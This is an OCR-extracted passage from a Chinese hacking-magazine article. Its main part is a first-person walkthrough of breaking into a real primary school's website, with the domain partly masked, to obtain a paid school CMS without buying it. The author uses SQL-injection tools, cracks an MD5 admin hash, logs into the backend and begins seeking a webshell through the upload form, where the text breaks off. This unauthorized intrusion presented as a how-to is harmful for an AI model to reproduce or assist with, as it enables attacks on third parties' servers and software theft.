
目前厂商还没有提供补丁或者升级程序，我们建议使用此软件的用户随时关注厂商的主页以获取最新版本：http://www.microsoft.com/windows/ie/default.asp

小迷点评：大家如果有使用这款网卡的，可以到D-LINK官方网站http://www.dlink.com/查看目前是否有补丁或者升级程序提供。哎！无线网络也不安全了，这不仅让人联想到手机，如果被监听……



光棍首语：

编辑文章的时候刚好赶上11月11日，传说中的光棍节。11个大男人晚上11点跑出去喝酒，那场景有点小搞笑，又让人有点小郁闷。不知道是不是经常玩电脑的都会是光棍，天天跟机器打交道已经淡化了人类的语言了，恨不得骗一个女朋友会像写代码一样简单。可女生大脑运算速度明显要比电脑快得多，关系结构也复杂得多，kiss(love)!=love(kiss)，不明白吗？脱离光棍？难啊……



一、引子

近日准备为学校制作网站，在网上看了许多学校的网站大多采用动易程序进行改造，个人感觉很没有特色，又转了几小时，找到一款很不错的整站系统——《中小学校网站整站系统》。找遍几个大的源码网站，均为共享版，下载后发现有许多的限制，而正式版经搜索得知报价：1500元。如图1。能否不花这么一笔钱而得到正式版的代码呢？作为一名网络安全爱好者，当然要想想办法了。

二、思考

对了，网上肯定有人在使用这正式版本的程序吧！如果我们能将这个网站服务器拿下，这样程序不就到手了？

经过一翻搜索，终于让我找到了一个使用了正式版本程序的网站：http://hz****fx.vicp.net/，是一个小学的网站，目标就选它吧！

三、实战

1、检测是否存在注入点

我们先来检测该程序本身是否有问题，先来试试有没有注入点。拿来工具啊D注入工具 2.0 破解修正版进行检测，结果没有发现注入点，手动试了几个也没找到。

2、检测是否为默认数据库

再试了试管理员是否使用的默认数据库名，很可惜改过了，看来管理员还是有一些安全常识的。

3、进行旁注检测

用明小子的旁注 WEB 综合检测程序检测得知该服务器上没有绑定其它域名。(其实从域名 ****.vicp.net 也可得知，这是用的花生壳软件提供的域名解析)

4、找到线索

在“友情链接”版块里，发现了一些“学校网站板块”，如图2。

如果能搞定其中一个，同样可以达到我们的目标，因为这些板块在同一个服务器上，而且是在下一级目录中。

这些板块是用的另外的程序，一般使用的是动力文章系统，但经检测漏洞基本修补过了。(几个板块进入了后台，也没能得到 webshell，动力系统如何在后台得 webshell，哪位知道请告之。)

有一个板块“党建园地”用的程序比较特殊，平时没见过，如图3。

不会是自己写的程序吧？如果真是，且又找不到什么漏洞，那我的计划估计就此失败了。

5、检测到漏洞

先来检测是否存在注入点，用啊D注入工具进行检测，发现了两个注入点，如图4。

但在猜解 admin 表时只找到了 password 和 id 两个字段，用户名字段却不知道是什么，如图5。

不管这些，先得到密码再说，用户名一会儿就用“admin”来试一试。将得到的 password 的16位md5值放到 www.cmd5.com 去跑了一下，很快就出结果了，是：“111111”。马上用“admin”和“111111”来进行管理登录，很可惜的是，并没有成功，看来用户名不是“admin”，如图6。

失望之际，却发现了“**将乐万全**




图1 售价1500




图2 找到学校网站板块




图3 “党建园地”板块




图4 找到注入点




图5 猜解得密码

mofei_new 1.3”这样几个字，这就是这程序的版权信息了。在百度里搜索了一下，原来是《将乐万全新闻系统mofei_new v1.3》。于是从网上下载了一套程序，然后打开数据库，才知道原来用户名字段为“usename”，而不是“username”，如图7。




图6 找到程序版权信息




图7 得知用户名字段

在啊D中自行添加了“usename”字段名，很快就跑出了管理员用户名为：sjysfx。

6、得到webshell

现在终于进入了管理后台，现在要做的就是得到一个webshell。在后台的“添加新闻”里发现了一个上传的地方，如图8。

